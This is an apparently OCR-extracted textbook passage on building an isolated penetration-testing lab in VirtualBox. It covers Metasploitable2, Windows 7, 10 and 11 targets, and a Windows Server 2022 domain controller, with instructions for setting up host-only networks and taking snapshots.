13. Type **ifconfig** and press **Enter**. Note the IP address of the eth0 interface (Figure 2-11). You use this address to target the VM for pen testing.

Figure 2-11 Using ifconfig to determine the Metasploitable2 VM IP address



Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

14. Use the VirtualBox Manager window to change the network adapter settings for the Metasploitable VM to a host-only adapter so that this VM is on the same network as your other VMs.
15. Take a snapshot of the Metasploitable VM so that you can reset to the current configuration to undo any unwanted changes you may have made.

Creating a Windows 7 Target

Although Windows 7 reached its end of life in January 2020, it still has a market share of approximately 2.25 percent, meaning there are potentially thousands of vulnerable Windows 7 computers in the world. Vulnerable computers are the favorite target of hackers, and an inherently vulnerable Windows 7 VM makes an excellent target for your penetration-testing lab.

You don't need to import an OVA to create the Windows 7 target. Instead, you'll build the VM in VirtualBox from scratch and use a Windows 7 .iso file (ISO) to perform the installation.

Acquiring a Windows 7 ISO File

Microsoft no longer provides a Windows 7 ISO file for download, so you will have to acquire the ISO file from another source. If you already have a Windows 7 ISO file, you may use it during the installation process. Otherwise, check your favorite Internet file repositories to find a Windows 7 ISO to download, or search online for available download locations such as https://tech-latest.com/download-windows-7-iso/. Download the Professional version of Windows if available; otherwise, download Ultimate or Home. Remember to scan all downloaded files with an antivirus program.


Creating a Windows 7 Target Virtual Machine

Creating a Windows 7 target VM involves two major steps. First, you create the Windows 7 VM, and then you install Windows 7. When you create the Windows 7 VM, you link the installation file to a virtual **DVD**, an optical media format for storing information. You use the virtual DVD to simulate installing Windows 7 from a bootable DVD.

To create the Windows 7 VM:

1. Click **Machine** on the menu bar in the Oracle VM VirtualBox Manager window, and then click **New**.
2. In the Create Virtual Machine dialog box, enter **w7** as the Name of your VM. In the ISO Image text box, navigate to and select your Windows 7 ISO file. Select **Microsoft Windows** as the Type, **Windows 7 (64-bit)** as the Version, and insert a checkmark in the Skip Unattended Installation check box (Figure 2-12).

Figure 2-12 Configuring the Windows 7 virtual machine



Source: Oracle Corporation

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

3. The default configurations in the Hardware and Hard Disk sections don't need to be changed, so click **Finish**.


To install Windows 7:

1. In the VirtualBox Manager window, click the **Start** button on the toolbar and then click **Normal Start** to start the w7 VM. Your VM boots from the virtual DVD and the Windows installation process begins.

   If your attempt to start fails and you receive a USB-related message, click **USB** in the left pane of the w7 – Settings window, click the **Enable USB Controller** check box, and then click the **USB 1.1 (OHCI) Controller** option button to change the USB virtual hardware options.

2. When the Windows 7 installation begins, follow the instructions in the setup dialog boxes.
3. Choose to perform a custom installation and then choose the **Disk 0 Unallocated Space** as the location for installing Windows.
4. Make note of the username, password, and computer name you enter.
5. Select the **Skip** button in the Type your Windows product key window.
6. Select **Ask me later** in the Help protect your computer and improve Windows automatically window.
7. Choose **Home network** in the Select your computer's current location window.
8. In the VirtualBox Manager window, right-click the Windows 7 VM and select **Settings** on the shortcut menu. Click **Network** in the left pane, and then change the Network settings to attach the VM to the **Host-only Adapter** named **VirtualBox Host-Only Ethernet Adapter** (Figure 2-13). Click **OK**.

Figure 2-13 Adjusting network settings




Source: Oracle Corporation

9. Select the **w7** VM and then select the **Take Snapshot** button on the toolbar to take a snapshot of the VM. Provide a name or accept the default name for the snapshot. You can use snapshots to restore a VM to the state the VM was in when the snapshot was taken. This is useful to reset any changes you may make to the VM.
10. In the Windows 7 VM, use the `ipconfig` command from a command prompt, or check the adapter properties to determine the IP address of the adapter (Figure 2-14). You will need this IP address for future activities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 2-14 Using ipconfig to determine IP address details



Source: Kali Linux

Creating a Windows 10 Target

Even though Windows 10 is supposed to reach end of life in October 2025, it still has more market share (54 percent) than Windows 11. You are likely to work with many Windows 10 systems during real-world pen-testing activities.

You follow the same major steps to create a Windows 10 VM in VirtualBox as you do when creating the Windows 7 VM, except you use a Windows 10 ISO file to perform the installation.


To download a Windows 10 ISO file, you must first download the **Media Creation Tool**, a Microsoft utility used to download ISO files for operating systems.

To download a Windows 10 ISO file:

1. Use a web browser to go to **https://www.microsoft.com/en-ca/software-download/windows10**. Scroll down and select the **Download Now** button (Figure 2-15).
2. When the download is complete, open and run the **MediaCreationTool.exe** file. When the Applicable notices and license terms window opens, agree to the terms by clicking **Accept**.
3. When the What do you want to do? window is displayed, click the **Create installation media** option button and then click **Next**.
4. In the Select language, architecture, and edition window, accept the default settings by clicking **Next**.
5. In the Choose which media to use window, click the **ISO file** option button and then click **Next**.
6. In the Select a path dialog box, choose a download location, and then select the **Save** button. Note the default file name is Windows.iso. Remember the file name and location so you can find the ISO file later.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 2-15 Downloading the Media Creation Tool



The Downloading Windows 10 window opens. The Windows 10 ISO file is approximately 4 GB in size, so this download will take some time.

Equipped with the Window 10 ISO file, you can now create the Windows 10 target VM in VirtualBox. To create a Windows 10 target VM:

1. Refer to the steps in the "Creating a Windows 7 Target Virtual Machine" section. Perform the same procedure with the following differences:
   - Name the VM **Windows10** or use a similar name.
   - Load the Windows 10 ISO file into the virtual DVD drive (not the Windows 7 virtual drive).
   - Keep in mind that the installation process and instructions appear different from the ones for Windows 7.
   - When asked to select the operating system to install, select **Windows 10 Pro** in the operating system list.
   - When appropriate, select **I don't have a product key** to skip the product key portion of the install.

     Make sure to create a standalone account during your installation. Do not associate any existing Microsoft account you may have with this installation.
2. Use the VirtualBox Manager to change the network adapter settings for this target VM to a host-only adapter so that this VM is on the same network as your other VMs.
3. Use the VirtualBox Manager to take a snapshot of the Windows 10 target VM. This snapshot will be useful if you need to restore the VM to its initial state to undo any unwanted changes.

Creating a Windows 11 Target

Windows 11 is the most current version of the Microsoft desktop operating system. As mentioned before, it lags behind Windows 10 in market adoption at 37 percent, which should only increase over time. You are likely to work with many Windows 11 systems during real-world pen-testing activities.

You follow the same major steps to create a Windows 11 VM in VirtualBox as you do when creating the Windows 10 VM, except you use a Windows 11 ISO file to perform the installation.


Microsoft allows you to download a Windows 11 ISO file directly; you do not need a Media Creation tool. To download a Windows 11 ISO file:

1. Use a web browser to go to **https://www.microsoft.com/en-ca/software-download/windows11**. Scroll down to the **Download Windows 11 Disk Image (ISO) for x64 devices** section, select **Windows 11 (multi-edition ISO for x64 devices)** in the drop-down list, and then select the **Download Now** button (Figure 2-16).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

2. When the Select the product language section appears on the webpage, choose **English (United States)** and then click the **Confirm** button.
3. Click the **64-bit Download** button to begin the download.

Figure 2-16 Windows 11 ISO file download



The Windows 11 ISO file is approximately 5.4 GB in size, so this download will take some time. When the download is complete, you may want to move the ISO to a common location with other downloads, such as C:/PenTestDownloads.


Equipped with the Window 11 ISO file, you can now create the Windows 11 target VM in VirtualBox. To create a Windows 11 target VM:

1. Start VirtualBox, click **Machine** on the menu bar, and then click **New**.
2. In the Create Virtual Machine window, perform the following tasks:
   - Name the VM **Windows11** or use a similar name.
   - Select the **Windows 11 ISO** file in the ISO Image box.
   - Select **Windows 11 Pro** in the Edition box.
   - Insert a checkmark in the **Skip Unattended Installation** check box. Otherwise, the installation will fail and display an error message about not being able to get the product key from the unattended installation file.
   - If you forget to load the ISO file and start the VM, VirtualBox displays an error dialog box that allows you to select the ISO and mount and retry.
3. Click **Finish** to complete creating your VM.
4. Perform a normal startup of your VM, wait for the "Press any key to boot from DVD" message, and then press a key such as the spacebar. If you miss the chance to boot from the DVD, you must mount and retry.
5. When the Windows 11 Setup window appears in your VM, accept all the defaults for each step and click **Next**.
6. When you reach the Select setup option step, choose **Install Windows 11** and check the **I agree everything will be deleted** check box.
7. At the Product key step, select the **I don't have a product key** link at the bottom of the form.
8. At the Select Image step, choose **Windows 11 Pro** and click **Next**.
9. Click **Accept** in the Applicable notices and license term dialog box.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

10. In the Select location to install Windows 11 dialog box, accept the defaults and click **Next**.
11. In the Ready to install dialog box, click the **Install** button to begin the installation. This will take several minutes to complete and the VM will restart often.
12. When the Is this the right country or region form appears, click **Yes**.
13. Click **Yes** for the other questions that appear, and then click **Skip** for the second keyboard layout dialog box.
14. In the Let's name your device dialog box, choose a meaningful name such as **Windows11VM** and click **Next**. Including "VM" in the name will help you distinguish this VM from other Windows 11 computers you may have on your network.
15. In the next dialog box, choose **Set up for Personal use**, and click **Next**.
16. Wait while the updates download. You want to skip the Unlock your Microsoft experience sign-in dialog box to avoid associating a personal account with this VM, so the next step is crucial.
17. Go to the network settings for this VM in VirtualBox and change the Attached to setting to **Not attached** to disconnect the VM from the Internet and allow you to create a local account (Figure 2-17).

Figure 2-17 Disconnecting VM from Internet to allow local account creation



Source: Oracle Corporation

18. Return to the VM and click the **Sign in** button.
19. The Who's going to use this device? dialog box appears, indicating that you can create a local account. Enter the log-in name to use and click **Next**.
20. On the next screen, create a super memorable password. Confirm your password by entering it again and then create three security questions.
21. On the choose privacy settings for your device screen, set all settings to **No** and click **Accept**. Wait while Windows 11 finishes setting up.
22. When the Windows 11 desktop appears, you need to reconnect the VM to the network. Use the VirtualBox Manager to change the network adapter Attached to settings for this target VM to **Host-only Adapter** so that this VM is isolated on the same network as your other VMs.

    If you need to connect to the Internet with this VM, you can change the network adapter settings to NAT, but remember to switch it back to host-only so it is isolated with your other VMs.
23. Use the VirtualBox Manager to take a snapshot of the Windows 11 target VM. This snapshot will be useful if you need to restore the VM to its initial state to undo any unwanted changes.
24. If you want to change the resolution of the VM's desktop, use the Insert Guest Additions CD image command on the Devices menu and install drivers. You can perform an online search to find helpful tutorial videos that will walk you through this process.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Creating a Windows Server 2022 and Domain Controller Target

Microsoft still holds a significant share of the server market (approximately 48 percent), particularly in enterprise environments. This makes Windows server machines a common target during real-world penetration-testing activities. You build this VM from scratch using a Windows Server 2022 ISO file in the same way you build the Windows 7, Windows 10, and Window 11 VMs. After creating the VM, you configure it to be an Active Directory domain controller. Domain controllers are unique targets with their own set of vulnerability and attack vector considerations. A domain controller is a server that authenticates users and manages access to resources in a network domain, acting as a central authority for user authentication and security policies. Domain controllers are often the target of hacking attempts and are an excellent addition to your pen-testing lab.

First, you must acquire a Windows Server 2022 ISO file. If you already have one, you may use it and skip the following download instructions. Otherwise, you can download the ISO file from the Microsoft Evaluation Center. The evaluation version comes with a 180-day license. After 180 days, the software will still function, but the VM will shut down every hour.

To download a Windows Server 2022 ISO file:

1. Use a web browser to go to https://info.microsoft.com/ww-landing-windows-server-2022.html, fill out the Register for your free trial today form, and then click the **Download now** button.
2. On the Please select your Windows Server 2022 download page, select the **64-bit edition** link in the English ISO download field. The ISO file is approximately 5 GB in size and will take several minutes to download.
3. When you have successfully downloaded the ISO file, you may want to move it to a common folder such as C:/PenTestDownloads, and then use it to create a VM. Refer to the steps in the "Creating a Windows 11 Target Virtual Machine" section. Perform the same procedure with the following differences:
   - Name the VM **WinServer2022** or use a similar name.
   - In the ISO Image box, select the ISO you just downloaded, such as SERVER_EVAL_x64FRE_en-us.iso.
   - Insert a checkmark in the **Skip Unattended Installation** check box.
   - Accept the defaults for the rest of the settings and then click **Finish**.
4. In VirtualBox, perform a Normal start of the new VM.
5. When the Microsoft Server Operating System Setup process begins in your VM, accept the defaults, click **Next**, and then click **Install now**.
6. When asked to select the operating system to install, select **Windows Server 2022 Datacenter Evaluation (Desktop Experience)**. Desktop Experience will install the graphical user interface for Windows Server. Otherwise, you need to use the command line for installation, which is more difficult to use than a graphical user interface.
7. Accept the license terms and click **Next**.
8. On the Which type of installation do you want? page, **Custom install**.
9. On the Where do you want to install the operating system page, click **Next**. The installation will begin.
10. When the Customize settings page appears, enter a password (twice) for the Administrator account and click **Finish**.

Note 4 | Windows servers often require you to press the Ctrl+Alt+Del key sequence to log in. You must use VirtualBox's input keyboard feature to send Ctrl+Alt+Del to the VM. If you press Ctrl+Alt+Del on your host computer, you open your host computer's task manager, and those keystrokes will not be sent to the VM.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

To create a domain controller:

1. When you have completed the installation, log in to the VM and select the **Add roles and features** option in the Server Manager window (Figure 2-18).

   You can make this VM a domain controller by adding the Active Directory Domain Services role.

2. Keep clicking **Next** until the Select server roles page opens. Select **Active Directory Domain Services** to open the Add Roles and Features Wizard window (Figure 2-19).
3. Select the **Add Features** button. After the wizard window closes, keep clicking **Next** until the Confirm installation selections window opens. Click the **Install** button.
4. The Installation progress window opens. When the Feature installation bar indicates the installation is complete, click **Close**.

Figure 2-18 Server Manager window






Figure 2-19 Add Roles and Features Wizard



Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

5. Now you can set up this VM as a domain controller. Select the **Notification flag** to display a list of post-deployment configuration requirements. Select the **Promote this server to a domain controller** link (Figure 2-20).

Figure 2-20 Notification flag



6. Select the **Add a new forest** option button, enter **pentestlab.com** in the Root domain name box, and then click **Next**.
7. Enter a password to use for Directory Services Restore Mode (DSRM) and then re-enter it. This password is for recovery purposes and does not have to be the same as your administrator password. Click **Next** to save the DSRM password.
8. Continue to click **Next** on each subsequent window to accept the default settings until the Prerequisites Check window opens with an active Install button.
9. Click **Install** to begin the installation. After a successful setup, the Results window displays the message "This server was successfully configured as a domain controller." The VM will automatically reboot to complete the installation.

